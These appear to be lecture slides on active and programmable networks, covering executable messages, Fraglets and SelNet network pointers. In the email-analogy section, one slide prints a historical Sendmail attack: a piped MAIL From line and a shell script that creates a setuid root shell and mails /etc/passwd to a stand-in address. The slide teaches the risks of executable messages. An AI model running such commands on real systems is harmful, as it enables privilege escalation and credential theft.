Active Network Architectures
A programmable network

Prof. C. Tschudin, M. Sifalakis, T. Meyer,
G. Bouabene, M. Monti

University of Basel

Cs321 - HS 2011

Lecture Overview

- Setting the goals for a programmable network
  - Real-world analogy
  - Internet service analogy
- From communicating data to communicating programs
  - How does it affect our model of communication
  - Elements and requirements for an active network
- Active networking in practice (2 examples)
  - Chemical networking with Fraglets: Communicating instructions and Exchanging Molecules
  - SelNet: Communicating function calls

From functional composition to a programmable network

- Previous lecture
  - **Re-program node functionality**
  - Flexibility to adopt new functions, evolve network protocols
- In this lecture
  - **Re-program an entire network !?!**
  - ...or more modest goal... **1 communication flow**
  - Then if for N flows, the effect may scale to the entire network
  - No strict requirement for universal agreement, only implicit assumptions

A real-world example

A take-away service

- Case 1: You call a Pizza Delivery (PD)

  *"I would like to order a **pizza** with **quattro fromaggi** delivered at ..."*

  - Implicit (food protocol) conventions
    - PD knows how to provide *"pizza"* service and how to process service state *"quattro fromaggi"*
  - Had you asked for *"teriyaki"* (Japanese dish), or had you called a Japanese take-away ordering pizza, communication would have failed!

A real-world example

A **customisable** take-away service

- Case 2: You call a Meal Delivery (MD)

  *"I would like to order a **{pizza:italian dish}** with **{quattro fromaggi:toppings}** delivered at ..."*

  - Implicit interpretation semantics
    - MD knows how to reach an *"Italian chef"* to compute a *"pizza"* service with parameters *"quattro fromaggi"*
  - Had you asked for *"teriyaki"* (Japanese dish), a Japanese chef would have executed your request instead, and your communication would have again succeeded!

A real-world example

An even more **programmable** take-away service

- Case 3: You call an DIY Food Delivery (FD)

  *"I would like to order a **{pizza:recipe...}** with **{quattro fromaggi:toppings in recipe step 4}** delivered at ..."*

  - Only execution environment for recipes
    - FD has a *"generic chef/attendant"* (execution environment) to compute recipe services and pass recipe specific parameters
  - You could have asked for anything you like (snacks, confiserie, cocktails, your grandmas recipe...) to be prepared on-demand and delivered to you!

Internet service analogy

Simple Email service: deliver my text

- Case 1: data exchange
  - A client sends an email with ASCII text or ASCII-fied data (UUencode) to a mail server for delivery to another client (or possibly back to itself)
  - Message header conventions (RFC822) for routing:
    - *From, Sender, Received, Return-path, Resend-From, Resend-sender, Resend-to, Resend-cc, Resend-bcc, Message-id,* ...
  - Client-Server transport delivery protocol (SMTP)
    - EHLO, MAIL FROM, RCPT TO, DATA, QUIT, RSET, NOOP, QUIT, HELP, VRFY

Internet service analogy

- Advanced/Configurable Email service: process, deliver, present my data
  - Case 2: data + meta-data exchange
    - A client sends an email with text and bin data encoded in blocks (base64), to a mail server for delivery to another client (or possibly itself)
    - Multipurpose Internet Mail Extensions (MIME): Type references suggest how to process and present encoded data blocks (at recipient end)
      - *image/jpeg, audio/basic, video/mpeg, application/postscript, etc*
    - Extension headers for on the email path processing, record the delivery path, access control
      - *X-Originating-IP, X-Spam-Process, X-Spam-Score, X-MDRemoteIP, etc*

Internet service analogy

Programmable service: deliver my commands! – Email as a programming environment

- Case 3: data + instructions exchange
  - A client sends an email with commands that a recipient or intermediate client execute and deliver a response back to sender
  - Associate an email address with an execution environment (/etc/aliases)

    auto.process@host: | /bin/sh
  - ..Or maliciously: Sendmail < v5.7

    SMTP MAIL From: |/bin/tail|/bin/sh

```
MESSAGE BODY
Return-Receipt-To: |invalid

#!/bin/sh
cp /bin/sh /tmp/rootshell
chmod u+s /tmp/rootshell
chmod ugo+rx /tmp/rootshell
cat < /etc/passwd|mail me@host
```

From communication of data to communication of programs

So, the hypothesis ...


a programmable network needs to be communicating instructions instead of mere data between its entities

- Seems a plausible assumption
- How does that affect our established communication model?
- What are the new requirements for this?
- How far can this assumption be stressed?

Let’s take things from the beginning

From Shannon’s communication model


- Encoder /Decoder
  - Encodes/Compresses data that can travel across the channel
  - Encoding is channel related
- Messages
  - Carry data meaningful to Src and Dst
  - Channel coding is decoupled from the communication between Src/Dst
  - Multiple Src/Dst communications can share the same channel



Classic network communications: PDU paradigm

Network: Abstract Shannon's model at different levels

- Datagram-based (discrete) communications
  - Protocol coding = Virtual channel coding
  - Protocol Entity (PE) = Virtual channel encoder/decoder
  - Protocol Data Unit (PDU) = Virtual "signal", coded information quantum
  - Protocol processing is (virtual) channel related
  - Protocol coding still decoupled from Src/Dst message exchange




Classic network communications: PDU paradigm

- Protocol engineering and deployment
  - Define protocol (coding technique)
    - PE finite state machine (FSM)
    - PDU type messages exchanged between PEs
  - Implement
    - PE software, PDU formats, parameters, sequence of message exchange (signal)…
  - Universal agreement and installation of PEs on network nodes
  - Provide communication service

Classic network communications: PDU paradigm


- Node operation ..is simply reactive



  - PE
    - Fixed number of protocol states
    - Fixed set of rules for state transitions
    - Maintain protocol specific state
  - PDUs
    - Fixed number of types
    - Have declarative (informative) nature
    - Express behavior and trigger transitions between protocol states

Classic network communications: PDU paradigm


- Node operation ..is simply reactive



  - PE
    - Fixed number of protocol states
    - Fixed set of rules for state transitions
    - Maintain protocol specific state
  - PDUs
    - Fixed number of types
    - Have declarative (informative) nature
    - Express behavior and trigger transitions between protocol states

Classic network communications: PDU paradigm

- Node operation ..is simply reactive



  - PE
    - Fixed number of protocol states
    - Fixed set of rules for state transitions
    - Maintain protocol specific state
  - PDUs
    - Fixed number of types
    - Have declarative (informative) nature
    - Express behavior and trigger transitions between protocol states

New network communication model: PE vs Generic Execution Environment

"I send you a program to compute that sends me back a confirmation"

- A communication service in a message
  - confirmed delivery protocol
- We did not need to pre-install PE software
- No prior (virtual) channel selection agreement
  - I never had to tell you which protocol I will use
- Only one requirement
  - A generic execution environment
  - Computes whatever program it receives

New network communication model: Active/Programmable Network

Implications

- Send executable code. Imperative nature for PDU


  "... here are the instructions ..."

- Communication services not fixed in advance
- New functionality (node behavior) can be added/defined at runtime
- The sender can run a protocol without needing the receiver to know anything about it (!)
  - Decides how his data flows are to be treated by the network

New network communication model: Active/Programmable Network

...in Shannon's model

- Active network communication
  - PE → EE (Execution environment)
    - For running code and *computing* packets (flow processing)
    - For modifying node behavior (functional composition !)
  - PDU → Messenger of Imperative expressions + Data
  - Channel coding still decoupled but not unrelated from Src/Dst message exchange



New network communication model: Messenger paradigm

Approach

- Allow dynamically defined behavior rules
  - FSMs, or new states and transitions in FSM
- Replace fixed protocols (*in-advance-agreement)* with agreement about the exchange of behavior rules

  → meta-protocols, compilers, interpreters

Meta-protocol agreement

- Receiver expects either behavior expressions (classic PDUs) or behaviour rules
- Behavior rules affect future communication (open ended)
  - I.e. the interpretation of subsequently received behavior expressions and maybe also of behavior rules (autonomic evolution !?)

Imperative: call it different names

All the same thing

- Messenger
  - Exchange of messages → Exchange of messengers
- Active agent
  - Process that moves from node to node (*compute-and-forward* rather than *store-and-forward*)
- Active packet
  - Packets that describe actions (instead of states)
- Capsule
  - Encapsulation of data and resulting behavior
- …

Fraglets

C. Tschudin. "Fraglets - a Metabolistic Execution Model for Communication Protocols", Proceedings of 2nd Annual Symposium on Autonomous Intelligent Networks and Systems (AINS), Menlo Park, USA, Jul 2003.

The idea

Fraglets as Messengers


- One possible approach could be to unify behavior expressions (state) and rules (instructions)

- Rules → instruction for changing the rule base
- Expressions → instructions to …
  - generate data values for former PDU fields
  - update state information
  - trigger the enforcement (execution) of rules
  - trigger some behavior (like classic PDUs)

The Origin

Brief history

- Introduced around 2001 by C. Tschudin (AINS ’03)
- Inspiration
  - Molecular Biology, Cell Metabolism, Chemical Computing
  - data = code = molecule



- Goals
  - Automated protocol synthesis and evolution
  - Integrated information representation (code, data, contol)
  - Performance

Motivation in Active Networks

Killer argument against Messenger packets:

> *"Too slow and no match with reality: fast path processing in routers consists of a single lookup"*

- Challenge: Gradual "active network"-isation
  - One instruction per packet: *"OK"*
  - Two instructions per packet: *"OK too"*
  - …
  - Boundary condition, after which packet goes in the slow path

Background

What is a *fraglet*?

- A computation fragment:

  code, data, code+data

- ... possibly in a packet


- Syntax: **id[tag_1 tag_2 tag_3 .. tag_n]m**
  - **id** : execution point
  - **m** : fraglet instance counter
  - **tag_x** : string representing code instruction or data

Background

Communication model

- Nodes (aka ***reactors***) have fraglet multisets (***soups***)
- Nodes exchange fraglets over the network instead of PDUs
- When fraglets meet other fraglets in reactors computational ***reactions*** take place

  E.g. two fraglets merge or produce a new fraglet



Background

Computational model

1. Fraglet appears
   - E.g. packet arrives
2. Tag is checked against other fraglets in the reactor
   - .. that carry micro-instructions ala ASSEMBLY style
3. If match is found a *reaction* / *transformation* occurs
   - .. i.e. Partial computation over the micro instructions

   E.g.

   [*match* tag tail1] , [tag tail2] → [tail1 tail2]

   id_1[*send* chnl id_2 tail] → id_2[tail]


NOTE: First tag fully determines action

Background

What can fraglets do?

- Transformations
  - **[*dup* tag sym tail]** → **[tag sym sym tail]**
  - **[*exch* tag sym1 sym2 tail]** → **[tag sym2 sym1 tail]**
  - **[*split* head * tail]** → **[head] [tail]**
  - **[*nul* tail]** → **[ ]**
  - **id_1[*send* chnl id_2 tail]** → **id_2[tail]**
  - **[*nop* tail]** → **[tail]**
  - **[*wait* tail]** → **wait time t then .... [tail]**
  - **[*pop* tag sym tail]** → **[tag tail]**

- Catalytic Reactions
  - **[*match* tag tail1] , [tag tail2]** → **[tail1 tail2]**
  - **[*matchp* tag tail1] , [tag tail2]** → **[*matchp* tag tail1] , [tail1 tail2]**
  - **[*matchs* tag1 tag2 tail1] , [tag1 tag2 tail2]** → **[tag1 tag2 tail2] , [tail1 tail2]**



Using Fraglets

Re-write packet headers on-the-fly

- protocol translation, network translation, encapsulation, etc


A:		**B:**		**C:**
[hdr1 tail]	→	**[hdr1 tail]**	→	**[hdr2 hdr1 tail]**
		[*match* hdr1 hdr2 hdr1]		

Using Fraglets

Source routing

- Node A dictates an explicit path to be followed across the network

A:		**C:**
[*send* C send D send E DATA]	→	**[*send* D send E DATA]**
		↓
E:	←	**D:**
[DATA]		**[*send* E DATA]**



Using Fraglets

Emulate network conditions


- E.g. Failures, lossy communications, congestion and flash crowds, etc.

A:		**B:**
f1: **[send B data] 100**		
f2: **[*matchp* xmit *send*]3**	f1&f2 →	**[data] 75**
f3: **[*matchp* xmit *nul*]**	f1&f3 →	□

Using Fraglets

Move code and collect data lying in the network


– E.g. Mobile code, monitoring, scouting, etc




Using Fraglets

Simple Confirmed Delivery Protocol (CDP)

[data] can be other fraglets that program a data path, do resource reservation, or other configuration tasks





The more autonomic version ;)

SelNet

C. Tschudin and R. Gold. 2003. "Network pointers". SIGCOMM Computer Communications Review 33, 1, pp 23-28, January 2003.

R. Gold, P. Gunningberg, and C. Tschudin, "A virtualized link layer with support for indirection", Proceedings of the ACM SIGCOMM workshop on Future Directions in Network Architecture (FDNA'04), 2004.

The idea

Function Pointer (in programming)

- Call a function to process data
- Indirection primitive
  - Late binding (mapping to a function dynamically)
  - Mapping to different functions w/o changing entry point

Network Pointer !

- Call a function on a remote system to process data
- Network indirection primitive, combines
  - Dynamic mapping to different functions on a remote node
  - Late binding to different nodes that evaluate a function

Motivation for Network Pointers

- Programming framework for packet processing
  - Call a function on a remote system to process a packet
  - Packet forwarding is just one possibility for a function
- Resolution maps **names-to-functions** in the network
  - Instead of names-to-hosts that perform a fixed action
- Directed indirection for provides ... **and users**
  - Possibility to influence how traffic is handled and by whom
  - Seamless Mobilily, Route selection, Traffic redirection, In-network processing (transcoding, NAT, etc)


Background

SelNet the incarnation of network pointers


- Selector
  - Entry point to a network function
- Simple Active Packet Format (SAPF)
  - Converts a data packet to a function call
  - Each packet carries beside the destination ID, a selector
- eXtensible Resolution Protocol (XRP)
  - Interface to the late binding process (set/learn selectors)

SelNet Packet Forwarding

Forwarding between hosts versus forwarding between functions



